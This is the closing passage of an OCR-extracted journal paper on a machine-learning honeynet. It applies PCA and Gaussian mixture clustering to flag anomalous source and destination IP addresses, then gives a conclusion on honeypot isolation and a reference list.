


Figure 23: Random Forest

8) Detection Source and Destination IP Address. By applying PCA and GMM

Applying Principal Component Analysis(PCA) to reduce the dimensions for cluster visualization. PCA (Principle Component Analysis) is a Machine Learning Algorithm that is unsupervised.It is a technique which is used for reducing the dimensionality. Any number of Independent features and if you are trying to actually reduce these number of features, to the number that you want you can actually use this PCA.

This technique usually involves creating a lot of vector space or number of independent components or the number of dimensions that you want, we can convert any dimension into that particular dimension. As the number of dimensions increases there will always be a curse. Always your Accuracy gets impacted with the number of dimensions. Your Dimension increases your accuracy and gets impacted. After implementing PCA we have reduced the dimensions of the data, specifically Src and Dest IP Address from 4D to 2D. Then 2 principal components are enough for both Source and Destination data to explain at least 85% variance.

9) Applying Gaussian Mixture Modeling (GMM) Clustering algorithm to group similar IP addresses.

The Gaussian Mixture Model (GMM) clustering method is better for ellipsoidal clusters than K-Means clustering, which is better for spherical blobs. GMM is also a probabilistic clustering approach that makes detecting abnormalities easier.

It is for representing normally distributed sub-populations with an overall population. Mixture model in general don't require knowing which sub population a data point belongs to, allowing the model to learn sub population automatically. Since sub population assignment is not known, this constitutes a form of unsupervised learning.

$$p(x) = \sum_{k=1}^{k} \pi_k G(x|\mu_k, \sum_k)$$

Figure 24: GMM Equation

Implemented GMM to cluster the source IP addresses and Destination IP Address Separately and find the anomalies.

©IJRASET: All Rights are Reserved | SJ Impact Factor 7.538 | ISRA Journal Impact Factor 7.894 |

10) Identify Anomalies in IP Address Clusters.

To estimate the density at the position of each data point in the clusters, we use GMM's score_samples() method. The higher the score, the more dense the cluster is at the data point's location. Any case found in a low-density area qualifies as an oddity. We can set a density threshold of, say, 4\% and consider all data that falls below the 4th percentile of the range of densities values to be anomalies. This threshold is arbitrary, and we can set it to whatever we choose.

ere we are getting All the Malicious Source IP address and Destination IP address,

VIII. CONCLUSION


The research designed and implemented a real-time Honeynet system using Machine learning for detecting and preventing system attacks. System services on Apache Webserver, MYSQL, FTP and SMTP were used to lure attackers. The problem nowadays is that a very good hacker will most likely be able to understand when he is attacking a honeypot. Low interaction honeypots will be able to identify mostly automated attack and will hardly be able to understand new hacker method. On the other hand, high interaction systems are here to entrap the hacker and make him give away his techniques and tools to the forensic team. The network administrator implementing this kind of honeypot should make sure that the system is completely isolated from the production network. This is the best defense if the hacker compromises the honeypot.

We are able to predict Malicious and Non-Malicious from both Source Ip Addresses and Destination IP Addresses using GMM and also detect anomalies in the process. We used GMM clustering algorithms to group or cluster the IP addresses found in the dataset.

REFERENCES

[1] Rahul koul, J. W. Bakal, Sahil Dhar “Modern Attack Detection Using Intelligent Honeypot ”
[2] Farouk Samu , Dr. Amos O. Olagunju, Dr. Ezzat Kirmani , Dr. Jerry Wellik “Design and Implementation of a Real-Time Honeypot System for the Detection and Prevention of Systems Attacks”
[3] Dr. A. Pasumpon pandian ,Dr.S. Smys, “DDos Attack Detection In Telecommunication Network using Machine learning”
[4] Gokul Kannan Sadasivam, Chittaranjan Hota, Bhojan Anand “Detection of Severe SSH Attacks Using Honeypot Servers and Machine Learning Techniques”
[5] Chaitanya D Patil , Thyagarajamurthy A “Integration of Honeypots and Machine Learning in Network Security”
[6] Davide Bove , Using Honeypots to Detect and Analyze Attack Patterns on Cloud Infrastructures
[7] Attack Scenario Prediction Methodology Fayyad, S. ; Meinel, C. Information Technology: New Generations (ITNG), 2013 Tenth International Conference
[8] Newman, Sean. ”Under the radar: the danger of stealthy DDoS attacks.” NetworkSecurity 2019, no. 2 (2019): 18-19
[9] L. Hao, C. G. Healey and S. E. Hutchinson, "Ensemble Visualization for Cyber Situation Awareness of Network Security Data", 2015 IEEE Symposium on Visualization for Cyber Security (VizSec), 2015
[10] H. Shiravi, A. Shiravi and A. A. Ghorbani, "A Survey of Visualization Systems for Network Security", IEEE Transactions on Visualization and Computer Graphics, 2012.
[11] Enchun Shao, “ENCODING IP ADDRESS AS A FEATURE FOR NETWORK INTRUSION DETECTION”, 2019
[12] Ilirjana Zymber, "Honeypots: A Means of Sensitizing Awareness of Cybersecurity Concerns, 2021"

©IJRASET: All Rights are Reserved | SJ Impact Factor 7.538 | ISRA Journal Impact Factor 7.894 |



10.22214/IJRASET

45.98

IMPACT FACTOR: 7.129

IMPACT FACTOR: 7.429

INTERNATIONAL JOURNAL FOR RESEARCH

IN APPLIED SCIENCE & ENGINEERING TECHNOLOGY

Call : 08813907089 (24*7 Support on Whatsapp)